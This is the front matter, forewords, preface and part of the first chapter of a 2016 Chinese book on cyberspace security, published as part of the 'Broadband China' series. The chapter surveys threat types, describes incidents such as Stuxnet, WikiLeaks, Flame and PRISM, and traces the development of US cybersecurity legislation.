宽带中国出版工程

工业和信息产业科技与教育专著出版资金资助出版

网络空间安全

魏　亮　魏　薇　卜　哲　马志刚　王亦澎　王　昕
王秋野　田慧蓉　宁　华　许子先　杜　伟　李　强
张彦超　陈吉学　陈其云　陈　湉　汪　坤　杨丁宁
杨剑锋　孟　楠　封　莎　柳　青　郭　丰　崔　涛
落红卫　谢智刚　廖　璇　潘　娟　魏　翔　编　著

電子工業出版社
Publishing House of Electronics Industry
北京 • BEIJING

内 容 简 介

网络空间是继陆、海、空、天之后的第五疆域。网络空间安全是全球共同关注的热点话题，受到广泛关注，包括美国在内的西方发达国家已经在网络空间安全方面积极部署，我国对此也有相应动作。近年来在网络空间安全方面出现了新威胁、新技术及新动态。本书主要内容包括：美国等发达国家在网络空间安全方面的新动向、网络空间安全所面临的新形势、网络空间所面对的种种安全威胁、当前网络空间安全涉及的技术手段、我国在网络空间安全方面的部署、现阶段我国网络空间安全存在的问题、对我国网络空间安全的相关建议等。

本书的主要读者对象是各级政府和行业主管部门、国内外电信运营商、设备制造商，以及相关行业协会和研究机构的专业人士和相关高等院校的师生。

图书在版编目（CIP）数据

网络空间安全 / 魏亮等编著. —北京：电子工业出版社，2016.1
（宽带中国出版工程）

ISBN 978-7-121-27615-6

Ⅰ. ①网… Ⅱ. ①魏… Ⅲ. ①互联网络—安全技术—研究—中国 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2015）第 277735 号

策划编辑：宋 梅
责任编辑：谭丽莎
印 刷：
装 订：
出版发行：电子工业出版社
北京市海淀区万寿路 173 信箱 邮编 100036
开 本：720×1 000 1/16 印张：19.5 字数：416 千字
版 次：2016 年 1 月第 1 版
印 次：2016 年 1 月第 1 次印刷
印 数：3 000 册 定价：68.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

宽带中国出版工程

总序 1


宽带网络是新时期我国经济社会发展的战略性公共基础设施，是推进国家治理能力现代化和公共服务均等化的重要手段，是推动工业强国建设、促进农村经济发展和新型城镇化建设的重要途径。发展宽带网络对于促进信息消费、推动经济发展方式转变、全面建成小康社会具有重要支撑作用。加快宽带网络建设、增强技术创新能力、丰富信息服务应用、繁荣网络文化发展、保障网络安全，利在当前惠及长远。

当前，我国已建成覆盖全国、连接世界、技术先进、全球最大的宽带网络，网民数量、移动智能手机用户规模全球领先，相关产业能力持续提升，已经成为名副其实的网络大国。但同时，我国宽带领域的自主创新能力相对落后，区域和城乡普及差异比较明显，平均带宽与国际先进水平差距较大，网络安全形势日益严峻，总体上看国内宽带网络发展仍存在诸多瓶颈。在全球各国加强宽带战略部署、ICT 产业变革发展日新月异的形势下，要实现工业化、信息化、城镇化、农业现代化四化同步发展、建成网络强国仍然任重道远。

党中央、国务院高度重视宽带网络发展和管理，2013 年国务院先后出台了《“宽带中国”战略及实施方案》和《关于促进信息消费扩大内需的若干意见》。2013 年年底，中央网络安全和信息化领导小组成立，习近平总书记亲自担任组长，提出努力把我国建设成为网络强国，战略部署要与“两个一百年”奋斗目标同步推进，向着网络基础设施基本普及、自主创新能力显著增强、信息经济全面发展、网络安全保障有力的目标不断前进。这是党中央在新时期对我宽带网络发展提出的新目标和新要求，需要我们以改革创新精神，通过政策推动、技术驱动、产业带动、应用拉动促发展保安全；需要我们着眼长远、统筹谋划，积跬步、行千里，不断推动网络大国向网络强国迈进。

工业和信息化部电信研究院是我国在 ICT 领域权威的研究机构，多年来在重大决策支撑、行业发展规划、技术标准引领、产业创新推动和监管支撑服务中发挥了重要作用。“宽带中国出版工程”系列丛书，是该院及业界多位专家学者知识和智慧的结晶，是多专业科研成果的集中展现，更是多年理论与实践经验的综合集成，该系列丛书的出版有助于读者系统学习宽带网络最新技术，准确把握宽带应用和相关产业的最新趋势，从而提升对宽带网络的研究、规划、管理、运营水平。希望我国政产学研用各界齐心协力，共同为宽带中国发展、网络强国建设事业贡献力量！

工业和信息化部



总序 2

市场牵引是通信发展的动力，通信业务从语音为主到数据和视频为主，对带宽的需求与日俱增。思科公司 2014 年 6 月发布的报告指出，2013 年全球互联网忙时流量是平均值的 2.66 倍，与 2012 年相比，平均流量和忙时流量分别增长了 25%和 32%，思科公司还预测从 2013 年到 2018 年，全球互联网流量忙时是平均值的 3.22 倍，平均流量和忙时流量分别年增 23%和 28%。在互联网流量中视频已成主流，全球互联网视频流量占总量之比从 2013 年的 57%将增长到 2018 年的 75%。全球移动数据流量增长更快，2013 年一年就增加 81%，到 2018 年还将保持平均年增 61%的速度，届时移动数据流量将占全部 IP 流量的 12%。美国 Telegeography 公司给出的国际互联网干线流量 2009－2013 年平均年增 45%，2013 年相比 2012 年增加了 38%。我国国际互联网干线带宽从 2009 年到 2013 年平均年增 39.6%，2013 年相对 2012 年增 79%，增长的后劲更明显。

通信业务与技术的发展总是市场牵引与技术驱动相辅相成，市场催生了技术，技术支撑了市场。集成电路继续遵循摩尔定律，单位面积的晶体管数年增 40%，强大的计算和处理能力改进了频谱效率与信噪比，提升了通信流量，比较好地适应了互联网流量的增长。光器件的技术进步加上电域的信号处理，使光纤通信干线商用容量水平基本按照十年千倍提升。2009 年起我国移动通信从 2G 经 3G 跨越到 4G，借助先进的多址复用技术和频谱的扩展技术等，峰值速率增加数百倍。

近年通信技术与业务发展一个值得注意的趋势是从消费者的应用向企事业应用扩展，2013 年全球企事业单位互联网流量较 2012 年增 21%，到 2018 年还将达到 2013 年的 2.6 倍，将占全球互联网流量的 14%，而且全球企事业单位互联网流量中的 14%将是移动流量。随着物联网发展及信息化与工业化深度融合，企事业单位的互联网应用还将有更大的发展。

互联网的渗透促进了经济的复兴，2013 年发布的《OECD 互联网经济展望 2012》分析了互联网对所有行业经济的影响，得出如果宽带普及率增长 1%，GDP 将增长 0.025%，并且通过模拟得出互联网的贡献占 2010 年美国 GDP 的 4.65%～7.21%，占企业增加值的 3%～13%。波士顿咨询公司 2012 年发表的《连接世界》报告分析 2010－2016 年互联网经济对 GDP 的贡献，中国仅次于英国和韩国为第三位，占 GDP 的比例从 2010 年的 5.5%增加到 2016 年的 6.9%。IDC 公司提出信息技术已从计算机和互联网这两个平台发展到移动宽带、云服务、社交应用和大数据为标志的第三平台，即宽带化平台，并预测到 2020 年信息产业收入的 40%和增长的 98%将由第三平台的技术所驱动。世界银行的研究报告表明，对制造业的海外销售额和服务业的销售额来说，使用宽带的企业与其他企业相比分别高出 6%和 7.5%～10%，中低收入

国家的宽带普及率每增加 10 个百分点，GDP 将会增长 1.38 个百分点。美国认为宽带的发展对上下游产业就业的拉动作用是传统产业的 1.7 倍。GSM 协会和德勤咨询机构 2012 年发表的研究报告指出，3G 移动数据应用增加 100%，人均 GDP 增速提升 1.4 个百分点。


为了抢占信息技术新的制高点并获得宽带化的红利，一些国家纷纷出台国家宽带战略，最近两三年来美国出台了《国家宽带计划》和《大数据研究和发展倡议》等，全球有 146 个国家都制定了加速发展宽带的国家战略或规划，不少国家建立了宽带普遍服务基金。

我国网民数量世界第一，但按网民平均的国际互联网干线带宽、固网平均接入速率和移动互联网下载速率仍低于世界平均水平，这几年有了显著改进，但与互联网高速发展和社会大众的期望相比总是恨铁不成钢。国务院在 2013 年 8 月发布了《“宽带中国”战略及实施方案》，提出到 2015 年要初步建成宽带、融合、安全、泛在的下一代国家信息基础设施，到 2020 年我国下一代信息基础设施基本接近发达国家水平，技术创新和产业竞争力达到国际先进水平。该方案对宽带网络覆盖、网络能力、应用水平、产业链发展和网络信息安全保障五方面提出了具体发展目标、重大任务和保障举措等。可以预期“宽带中国”战略的实施，必将为我国经济和社会的发展奠定坚实的网络基础，并惠及大众。

工业和信息化部电信研究院作为“宽带中国”战略的起草支撑单位之一，为“宽带中国”战略的制定做了深入的调查研究，现在与电子工业出版社联袂推出“宽带中国出版工程”系列丛书。该丛书串起终端、接入、传送、网络和云端各环节，涉及研究、制造、运营与服务各方面，涵盖宽带化技术、业务、应用、安全与管理各领域，解读“宽带中国”战略制定的背景，分析宽带化的解决方案，展望宽带化发展的前景。本套丛书内容全面，系统性强，既反映了宽带网最新的技术及国际标准化进展，又有国内实践经验的总结，兼具前瞻性与实用性。在此，衷心感谢工业和信息化部电信研究院和电子工业出版社及众多的作者所付出的辛勤劳动，希望本套丛书能够有助于业内外人士加深对宽带化的意义和内涵及难度的理解，相信本套丛书能够对行业发展和政府决策起到积极作用，为“宽带中国”战略的实施贡献正能量。

工业和信息化部通信科学技术委员会主任

中国互联网协会理事长



前　言

随着信息通信技术（ICT）的飞速发展及其向经济和社会的全方位渗透，云计算、大数据、4G 时代扑面而来，一方面对世界范围的经济社会发展产生了巨大的正面影响，另一方面则给网络空间安全带来了无法回避的更大威胁和挑战。网络空间安全涉及经济安全、国防安全、政治安全和文化安全，是影响国家安全和公民权益保障的极重要因素。如今，网络空间已被视为继陆、海、空、天之后的第五疆域，是一个国家主权的象征，也是大国地缘政治竞争的重要场所。网络空间的安全威胁对任何一个现代国家的潜在破坏性已经不亚于核武器。

本书对网络空间安全概念及形势、网络空间现状及发展、网络空间安全技术、网络空间安全热点、网络空间安全基线等内容进行了深入阐述。第 1 章概述网络空间、网络空间安全基本概念及世界各主要国家的网络空间安全目标；第 2 章分析当前我国网络空间安全现状，包括网络空间安全发展阶段、取得的成绩及不足；第 3 章从政策法规、安全管理、国际合作、文化建设等层面给出网络空间安全现状及发展；第 4 章试图将网络空间安全分层，按层描述网络空间的相关技术，包括认证、加密、备份、攻击、保障等；第 5 章给出当前网络空间安全热点问题与研究重点；第 6 章分析网络空间安全热点事件和相关技术；第 7 章描述网络空间安全的一些基线要求。

本书属于“宽带中国出版工程”系列丛书之一，通过对网络空间概念、管理、技术及热点等的描述，以期给我国网络空间安全管理人员、专业技术人员及广大读者关于网络空间安全方面的基本知识。此外，本书还给出了一些网络空间安全基线的描述，可使读者明确了解如何保护网络空间安全。

编著者

2015 年 9 月

目　录

第 1 章 网络空间安全概述

本章要点

- ✓ “网络空间”及网络空间安全
- ✓ 网络空间安全威胁与热点事件
- ✓ 主要发达国家的网络空间安全部署

1.1 “网络空间”及网络空间安全

互联网（Internet）是 20 世纪人类最伟大的发明之一，正逐步成为信息时代人类社会发展的战略性基础设施，推动着生产和生活方式的深刻变革，进而不断重塑经济社会的发展模式。时至今日，互联网已经发展成为全球用户超过 30 亿、联网处理器和信息传输节点遍布世界每个角落的庞然大物。互联网上产生和传播的信息每天都在以惊人的速度增长，所涉及的社会领域也越来越多。当互联网已经成为一种无形的天穹笼罩在人类头顶时，网络空间（Cyberspace）的概念出现在了我们的视野中。

网络空间是英语 Cyberspace 的译名，该词源自于美国科幻作家 William Gibson1984 年的科幻小说《神经漫游者》（Neuromancer）。小说中描绘了一种人们可以通过神经连接方式进入的由计算机虚拟出的感官体验世界，作者将这个世界称为网络空间。不过现今我们所说的网络空间，指的是由互相依存的信息基础设施、通信网络和计算机系统构成的全球性空间。在这个广袤的空间里，看不到物理世界，只有许多庞大的信息库和高速流动的各种信息，但人们照样可以在其中交换思想、分享信息、经营事业、指导行动、创办媒体、畅玩游戏、购买商品、提供社会支持、开展政治讨论，甚至发动战争，等等。实际上，互联网现在已经成为网络空间的主体。国际上所说的网络空间也是指互联网。虽然现今的互联网与小说中的构想依然有差距，但是由于互联网的发展前景不可估量，所以人们依然乐于使用网络空间这个充满想象力的词汇。

随着信息技术的发展，网络空间安全的概念不断变化，其内涵不断深化、外延不断扩大。早期的网络空间安全仅包括物理安全、运行安全、数据安全等几个方面，可称为狭义的网络空间安全。当前，网络空间安全演变为更为广义的概念，其重点领域包括了信息内容安全、数据安全、技术安全、应用安全、资本安全、渠道安全等多个方面，其中既涉及网络安全防护的目标对象，也反映维护网络安全的手段途径。

1.2 网络空间安全威胁与热点事件

1.2.1 网络空间安全的主要威胁与挑战

随着全球网络空间技术的发展，其治理滞后的问题也更加突出。网络攻击事件频发并不断升级，网络犯罪日益严重，网络恐怖主义屡剿不绝，特别是在一些大国将网络空间列为军事作战领域之后，网络军事化更增加了其复杂性。

1. 黑客攻击

黑客攻击，即黑客破解或破坏某个程序、系统及网络安全，是网络攻击中最常见的现象。其攻击手段可分为非破坏性攻击和破坏性攻击两类，前者的目标通常是为了扰乱系统的运行，并不盗窃系统资料或对系统本身造成破坏；后者是以侵入他人计算机系统、盗窃系统保密信息、破坏目标系统的数据为目的的。对于黑客攻击后果的判断尚需一分为二：那些仅为了表达不满而未造成破坏性的黑客攻击，并不构成对国家安全的威胁；而那些窃取商业机密、扰乱国家政治经济秩序的黑客攻击会在不同程度上涉及国家经济或社会安全，会对国家安全构成一定程度的威胁。

2. 网络犯罪

网络犯罪是指犯罪分子借助计算机技术，在互联网平台上所进行的有组织犯罪活动。与传统的有组织犯罪有所不同，网络犯罪活动既包含了借助互联网进行的传统的犯罪活动，也包含了互联网所独有的犯罪行为，如窃取信息、金融诈骗等。

2011 年 5 月，欧盟刑警组织发布了《有组织犯罪威胁评估》半年报告。报告称，除了信用卡欺诈、音视频盗版等高技术互联网犯罪外，互联网的广泛使用同样为非法药物的合成、提取和流转提供了支持。此外，互联网被广泛用于人口贩卖、濒危物种走私等非法交易，成为犯罪人员洗钱的通信工具。欧盟刑警组织主管罗布·温赖特表示，过去两年间，相比纯粹基于计算机的犯罪，有组织犯罪“转战”互联网的数量激增，互联网犯罪成为“主流”。

目前，网络犯罪已经成为一个全球性问题，其跨国性、高科技和隐蔽性特征都给国家安全带来了前所未有的挑战，这些威胁主要集中在非传统安全领域。鉴于网络犯罪可能给国家带来的巨大潜在损失，打击网络犯罪应该被纳入国家安全战略统筹考虑。它既需要国家之间的合作，也需要不同部门之间的合作，如安全部门与技术部门的合作。2011 年 7 月成立的全球性非营利组织国际网络安全保护联盟（ICSPA）就是跨国合作的一个很好尝试。

3. 网络恐怖主义

2000 年 2 月，英国《反恐怖主义法案》第一次以官方的方式明确提出了“网络恐怖主义”的概念，它将黑客作为打击对象，但只有影响到政府或社会利益的黑客行动才能算作网络恐怖主义。但是，网络恐怖主义的含义并不仅限于此，它包含了两层含义：一是针对信息及计算机系统、程序和数据发起的恐怖袭击；二是利用计算机和互联网进行的恐怖主义活动，通过实施暴力和对公共设施的毁灭或破坏来制造恐慌和恐怖气氛，从而达到一定的政治目的。

就第一层含义而言，网络攻击的隐蔽性和力量不对称凸显了国家实力的局限性，无论该大国的军事实力多么强大、武器多么先进、核武器多么厉害，在不知“敌人”

在哪里的情况下，也只能被动防御。从这个角度来说，网络攻击无疑先天就具备了恐怖主义的特质。不过，目前的网络恐怖主义活动主要集中在第二个层面。通过黑客攻击和低级别犯罪等手段，借助互联网组织发起恐怖主义活动，互联网已经成为恐怖主义分子互通有无、相互交流的最重要的场所。除了将网络空间作为通信和交流的媒介之外，恐怖组织还利用网络空间进行理念宣讲、人员招募和激进化培训。目前，恐怖主义的网络攻击还未出现，但是，一旦恐怖组织通过互联网完成了培训和自我激进化，就很有可能将网络空间当作未来的一个新战场。

4. 网络战

网络战的主体既包括国家行为体，也包括以不同方式参与其中的非国家行为体。国家参与的网络战对国家安全威胁的程度最高，涉及传统的军事安全领域，它既可以独立存在，也可以是战争中的一部分。网络战的攻击目标既可以是军事、工业或民用设施，也可以是机房里的某一台服务器。

网络战最大的威胁是对军事设施的直接打击。由于网络技术被广泛应用于军事领域，从军事装备和武器系统、卫星到通信网络及情报数据，所以一个国家的军事能力高度依赖信息和网络通信技术的发展。但这无疑也让它更加脆弱，一旦这些军事领域的网络系统遭到攻击，国家的军事力量就可能直接被削弱，甚至面临着部分或全部瘫痪的风险。在 2008 年的格鲁吉亚战争中，俄罗斯就被认为是配合其军事攻势发动了一场网络战。

通过攻击金融系统、能源和交通这些重要的民用部门，网络战同样可以对国家安全带来间接的冲击和破坏。1982 年，里根政府批准了一项针对苏联西伯利亚输油管线数据采集和监视控制系统的网络攻击，这是有记载的最早的一次网络战，它不仅破坏了苏联的军事工业基础，而且间接地削弱了苏联的军事实力。2010 年伊朗所遭受的“震网”病毒攻击也被认为是美国或以色列对伊朗军事实力的一次间接打击。

网络间谍是国家所从事的最常见的一种网络战，一国利用互联网在有价值的网络系统中植入恶意软件，从而以最小的成本从敌方获取所需要的信息和情报。一旦植入目标系统的“木马”或“后门”在某个特殊的时期同时被激活，例如，政治局势紧张或常规战争爆发，这些情报会给国家安全带来巨大的威胁。2013 年 6 月，前美国中央情报局人员斯诺登将两份关于美国国家安全局“棱镜项目”的绝密资料交给了英美两国的一些媒体，从而爆发“棱镜门”事件，美国政府授权情报系统侵入他国公民邮件、通过技术手段全面监控互联网的行为引发国际的广泛关注。

信息战是基于信息操控的一种软网络战，也是心理战的重要组成部分，它旨在通过信息披露来影响敌方的思想和行为，在外交领域也被称为公共外交。20 世纪 90 年代，随着网络媒体的逐渐增多，信息战的使用也越来越多。美国对信息战非常重视，如在伊拉克战争中对基地组织的信息战；在伊朗、巴基斯坦、阿富汗和中东地区，为了扭转在伊斯兰世界的不佳形象，美国也开始越来越多地使用了信息战。

1.2.2　近年来的网络空间安全热点事件

1．伊朗“震网”攻击，网络实战入侵工业领域

2010 年 9 月，伊朗核工业和科研设施遭到“震网（stuxnet）”病毒的攻击。截至 11 月底，攻击造成伊朗纳坦兹铀浓缩基地 3 万多台工业控制计算机中毒，20%以上的同位素分解离心机转速改变或失去运转能力，致使布什尔核电站推迟了发电计划。该病毒采取了多种先进技术，具有极强的隐身和破坏能力。只要计算机操作员将被病毒感染的 U 盘插入 USB 接口，这种病毒就会在不需要任何操作的情况下，取得工业计算机系统的控制权。

该病毒拥有手术刀式的精确打击能力，能够针对现实世界中的工业控制程序实施精准的网络攻击，攻击对象为工业控制系统中广泛采用的西门子 SIMATIC WinCC 监控与数据采集 SCADA 系统的设备。据计算机安全专家介绍，“震网”病毒有两个作用：一是让离心机失控，该病毒能够突然更改离心机中的发动机转速，这种突然改变足以摧毁离心机的运转能力且无法修复；二是在离心机失控后仍向控制室发出“工作正常”的报告。“震网”可同时在钢铁、能源、运输等多个重要工业领域进行传播。目前，“震网”病毒已侵入全球数万个工业控制系统，对于不属于打击对象的工业控制系统，“震网”会在留下“电子指纹”后迅速撤离，继续寻找真正的打击目标。

伊朗工业计算机系统遭受“震网”攻击，标志着网络病毒投入实战。“震网”的影响也遍及全球，除伊朗外，印度尼西亚、印度、阿塞拜疆、乌兹别克斯坦、俄罗斯、美国、巴基斯坦等国家也都受到较大规模的“震网”病毒攻击。同时，世界各国都对这一工业病毒表示了强烈的关注。2010 年 12 月 24 日，俄罗斯《独立军事评论》指出，信息社会的加速发展催生了新的非军事对抗形态，2010 年首次爆发大规模的网络战争——伊朗核设施程序遭遇计算机病毒攻击。2011 年 1 月 19 日，《纽约时报》证实，以色列迪莫纳核基地和美国能源部下属的国家实验室联合完成了“震网”病毒的开发工作。以色列曾在迪莫纳核基地内对“震网”病毒进行测试，并在 2010 年 11 月成功造成伊朗约 20%的离心机因感染该病毒而失灵。2011 年 1 月 26 日，英国《卫报》报道称，“震网”是一种专门针对工业控制系统编写的恶意病毒，里面包含空前复杂的恶意代码，可以控制计算机的监控系统，被称为“网络导弹”。2011 年 1 月 26 日，俄罗斯常驻北约代表罗戈津在北约总部对媒体说，北约应与俄罗斯联手，对伊朗核设施 2010 年 11 月遭受“震网”病毒攻击事件展开调查。罗戈津表示，这种病毒给伊朗布什尔核电站已经造成严重影响，导致有毒的放射性物质泄漏，其危害不亚于 1986 年发生的切尔诺贝利核电站事故。

2. “维基解密”美国遭遇 “外交 9 • 11”

迄今，外交史上最大规模的泄密事件于 2010 年 11 月 28 日如期发生。当天，“维基解密”网站曝光逾 25 万份美国国务院的机密文件。此前，该网站已先后两次曝光美国机密文件。泄密文件中涉及全球多个国家的政治密事，该网站目前在多国遭到封杀。美国总统奥巴马谴责“维基解密”的做法“糟糕、悲哀”；国防部长盖茨批评“维基解密”网站“不负责任”，只是曝光整个战争中无甚价值的东西；国务卿希拉里表示强烈谴责“维基解密”的行为是对美国外交利益和国际社会的攻击。国际社会普遍认为，这个事件类似于信息通信领域的一个“9 • 11 事件”。

网络窃密是内外共同作用的结果。解密文件是内部人员在美国的内部网络下载的。另外，由于“维基解密”创始人和重要成员的“黑客”背景，不排除此前公布的其中一些解密文件是通过网络窃密获取的。为防止内部人员有意或无意泄密，美国国务院紧急切断了外交数据库与 SIPRNet（涉密 IP 路由网络）的连接；美军中央司令部则重新封杀了对可移动设备的使用，并要求任何机密文件向不安全设备的下载都需要第二人批准，而计算机上也将安装软件监控对机密信息的恶意使用。为防止外部窃密，美国联邦政府实施计划代号为“爱因斯坦”的网络安全工程。美国联邦政府设在互联网上的 2400 多处“接入点”将处于严密保护之下，从而防止黑客盗取各类敏感信息。“维基解密”事件敲响国家秘密信息安全保密警钟，国家秘密信息将遭受一场空前的安全管理考验，必须确实加强涉密信息的管理。

3. 网络新媒体持续催化社会事件

2010 年 12 月，突尼斯大学生小贩因不满城管及警察的粗暴对待而自焚的视频在 Youtube 中流传，激起了突尼斯人压抑长久的不满。随后突尼斯居民和突尼斯国民卫队发生了激烈冲突，骚乱很快蔓延到了全国，造成多人伤亡。在小贩自焚视频流传后的第 29 天，时任突尼斯总统的本 • 阿里下台，流亡沙特。网络新媒体成为压垮本 • 阿里政权的最后一根稻草。

2011 年 1 月，埃及爆发超过一百万人参加的大规模示威游行，随后军警和示威者发生激烈冲突。埃及在国内动乱中关闭互联网，控制反对派通过 Facebook、Twitter 组织和联络示威游行，引起全球关注。

2011 年 8 月，英国伦敦发生骚乱，以 Twitter、Facebook 为代表的社交网络和以黑莓为代表的新型媒体，首次在西方国家社会危机管理中提出了挑战。

2011 年 9 月，美国“占领华尔街”运动在新媒体参与下，由无组织的散漫街头行动发展成蔓延的示威运动。几十个城市成立了 200 多个 Facebook 和 Twitter 专栏，号召民众参与抗议活动。

4. 美国设立针对伊朗的“虚拟大使馆”

美国于 2011 年 12 月 6 日设立了针对伊朗的“虚拟大使馆”。美伊自 20 世纪 80 年代伊朗学生扣留美国使馆人员事件断交后，一直冲突不断。双方各执一词，以各种理由相互指责，政治摩擦不断，至今也没有恢复外交关系。在这种政府层面上分歧严重的情况下，美国在互联网络中设立了针对伊朗民众的虚拟大使馆。虽然美国强调虚拟大使馆没有正式的外交使命，而只是针对伊朗民众介绍美国的政策、文化及移民签证等。但是伊朗对此依然反应强烈，在虚拟大使馆上线后不久就对其进行了屏蔽，阻止来自伊朗的 IP 对该网站进行访问。这还只是美伊两国之间网络冲突的一个方面的表现。2011 年伊朗核设施受到网络蠕虫攻击后就开始逐渐将托管在国外的政府网站向其国内进行迁移，同时加强了对互联网的监控，甚至曾于 2012 年 2 月切断了全国的 HTTPS 连接，并宣称将建立独立于国际互联网的“清洁网络”。而美国总统奥巴马 2012 年新年发表视频讲话，公开指责伊朗对其民众设立“信息铁幕”，认为其妨碍了互联网中的信息和言论自由，并表示将对伊朗民众提供软件和技术支持。类似的冲突同样发生在中国与美国之间，美国政府于 2011 年 5 月颁布了《网络空间国际战略》，批评中国搞“技术过滤和网络审查”是在树立“网络柏林墙”；称中国“分隔互联网上的经济、政治和社会活动”的做法“无法持久”，且“最终将付出经济代价”。

5. 全新蠕虫病毒“火焰”事件

在“震网”病毒爆发 2 年之后的 2012 年 5 月，一种破坏力巨大的全新蠕虫病毒“火焰”在中东地区大范围传播，其中伊朗受病毒影响最严重。在爆发之前，“火焰”病毒至少已在中东各国传播了 5 年。“火焰”病毒构造十分复杂，此前从未有病毒能达到其水平，它是一种全新的网络间谍装备。该病毒可以通过 USB 存储器及网络复制和传播，并能接受来自世界各地多个服务器的指令。感染“火焰”病毒的计算机将自动分析自己的网络流量规律，自动录音，记录用户密码和键盘敲击规律，并将结果和其他重要文件发送给远程操控病毒的服务器。一旦完成搜集数据任务，这些病毒可自行毁灭不留踪迹。与“震网”病毒一样，“火焰”病毒同样被用于政治目的，所不同的是“震网”病毒攻击的是伊朗核设施的工业控制系统数据，而“火焰”病毒攻击的是伊朗石油部门的商业情报。高级持续渗透攻击（APT）同样被应用于商业目的，早在 2010 年，谷歌公司内部网络就被一个有组织的网络犯罪团体基于 APT 方式所入侵并渗入达数月之久，造成各种系统的数据被窃取。同样的，2011 年 2 月，针对全球主要能源公司的攻击被发现，其主要是对外网主机进行 SQL 注入，然后以该主机作为跳板，对内网的其他主机进行扫描和攻击。类似的，在我国同样爆发过多起基于 APT 方式的网络攻击。

6.“棱镜门”事件

英国《卫报》和美国《华盛顿邮报》2013 年 6 月 6 日报道，美国国家安全局和联邦调查局于 2007 年启动了一个代号为“棱镜”的秘密监控项目。“棱镜门”披露了美国国家安全机构通过与谷歌、微软、苹果、脸书等 9 大美国本土互联网企业合作，监控公众网络通信和数据资料。同时曝光的还有 3 个与其配套的秘密监控项目:“主干道”、“码头”和“核子”。这 4 个项目分工合作构成了一套完整覆盖电话网和互联网用户通信信息的情报监控收集系统。此外，还有“灯芯绒”等辅助支撑项目，主要负责对视频等特殊类型信息的存储与分析。

随着美国“棱镜门”事件的持续发酵，美国政府遍及全球的庞大信息侦测和数据挖掘国家计划不断曝光。事态的最新进展表明，除了与本土企业合作外，美国与其盟国（如英国、德国等）通过信息共享或合作建设等形式，共同组建了覆盖全球的侦测网络，其侦测范围不仅覆盖了互联网、电话网，还覆盖了卫星、海底光缆等信息基础设施。据英国《卫报》披露，英国政府通信总部的“颞颥”监视项目，对承担全球电话和网络流量的海底光缆进行了秘密监控，拦截和存储了其中传输的海量个人通话、电子邮件、上网历史等数据，并与美国国家安全局共享。据报道，美国国家安全局（NSA）早于 2009 年在盐湖城附近建设了“网络空间安全数据中心”，作为互联网可信连接（TIC）的主节点，负责对国际国内各类卫星、无线和有线通信信息进行全天候拦截、解码、存储和分析。媒体还曝光美国曾与英国、加拿大、澳大利亚和新西兰共同签署了代号为“五只眼”的情报窃取合作协议，组成了“梯队”侦测系统：美国提供侦测设备和建设资金并负责侦测中国北部、亚洲、俄罗斯亚洲部分和拉美，澳大利亚负责中国南部和印度地区，新西兰负责西太平洋，加拿大负责中南美洲地区，英国则主要负责俄罗斯欧洲地区、非洲和欧洲。

1.3 主要发达国家的网络空间安全部署

当前，全球正处于网络空间战略的调整和变革时期，多个国家调整网络安全战略，明确网络空间战略地位，并提出将采取包括外交、军事、经济等在内的多种手段保障网络空间安全。美国明确提出将战略威慑作为未来重点，声称保留使用所有必要手段的权力，对网络空间的敌对行为做出反应。俄罗斯、英国、法国、德国等国家也都将网络攻击列为国家安全的主要威胁之一。可以预见，全球新一轮网络空间备战将加快，网络空间主导权的争夺将更加激烈，世界将进入一个网络争霸的新时代。

1.3.1　美国在网络空间安全上的部署

美国作为较为典型的三权分立国家，政府行动的正当性直接来源于立法。因此，我们在观察美国的行为逻辑时，把立法作为重要的线索。通过对美国网络空间安全的相关立法进程的梳理，我们认为美国对网络空间安全的理解基本可以分为以下 3 个阶段。

1. 强调信息安全即网络本身信息传播安全的阶段

美国作为国际互联网的发源地，对于网络的使用和理解都领先于其他国家，对互联网的立法也起步较早。在美国尝试针对互联网进行立法管制的初期，其立法多见于不同的专业领域，没有进行一般性的统一规划。同时，通过对这一时期立法的分析，我们认为美国的网络空间安全的最初阶段是为保护网络本身的正常运转与信息的安全传递，表述为以信息安全为主。这期间具有代表性的立法包括：1997 年的《全球电子商务框架》（A Framework For Global Electronic Commerce），该法较为明确地指出了如果用户对于在互联网上的信息传递过程不够信任，认为信息在互联网上的传递将无法避免地被截取、篡改，则用户将会避免使用互联网进行电子商务活动。政府将与各方开展合作，加速公共基础设施的发展，完善网络结构和技术，以增加社会和用户对互联网的稳定性和可靠性的信任。1998 年的《数字千禧年版权法》（DMCA，Digital Millennium Copyright Act）被认为是对《全球电子商务框架》的补充和强化。该法开创了具有深远影响的“避风港”原则和“红旗”规则，通过对互联网中的著作权信息流转和传播中的责任承担模式进行配置，在制度上进一步强化了互联网中信息传播的可靠性。2000 年的《信息系统国家保护计划》（National Plan For Information Systems Protection）是对美国 2000 年前的网络信息安全保护的总结，并且对未来国家层面的信息系统安全做出了整体规划。遗憾的是，美国的信息系统安全规划还未来得及展开，就随着“9 • 11”事件的发生戛然而止。

2. 认识到网络对其他行业的影响，将网络安全全面融入国家安全的阶段

“9 • 11”事件后，美国对自身的国家安全政策进行了全面反思，开始从单纯关注信息安全和系统稳定转向了重视网络的工具性，并且通盘考虑网络空间安全对其他行业尤其是关键基础设施的影响。这一阶段美国的网络空间安全的最主要特征就是与国家安全的紧密联系。这一时期美国网络空间安全的相关立法主要有：2001 年 10 月，美国总统布什发布了 13231 号行政命令《信息时代的关键基础实施保护》（Critical Infrastructure Protection in the Information Age，Executive Order 13231），该法新设了总统网络安全顾问，将网络安全的问题拔高到了国家安全的层面；并且在随后的 2002 年通过了作为《国土安全法》一部分的《关键基础设施信息法》（The

Critical Infrastructure Information Act of 2002），确立了关键基础设施信息保护计划［Protected Critical Infrastructure Information（PCII）Program］；同时，作为《国土安全法》第 225 项的《网络安全加强法案》（SEC. 225. Cyber Security Enhancement Act Of 2002）则将之前对网络内容和结构的关注扩展到了网络行为本身，在措辞上从 Information 演化成为 CYBER；在随后的 2003 年，美国发布了《国家网络空间安全战略》（U.S. National Strategy to Secure Cyberspace），该战略的主要着眼点在于美国网络空间所遭受的威胁和脆弱性，该战略的重点在于网络空间安全保护，提出了 5 大优先发展方面和 47 项行动建议，并规定了联邦政府有关部门在网络安全保护中的基本职责。

3. 从保护到发展，将网络从国家安全提升到国家战略的阶段

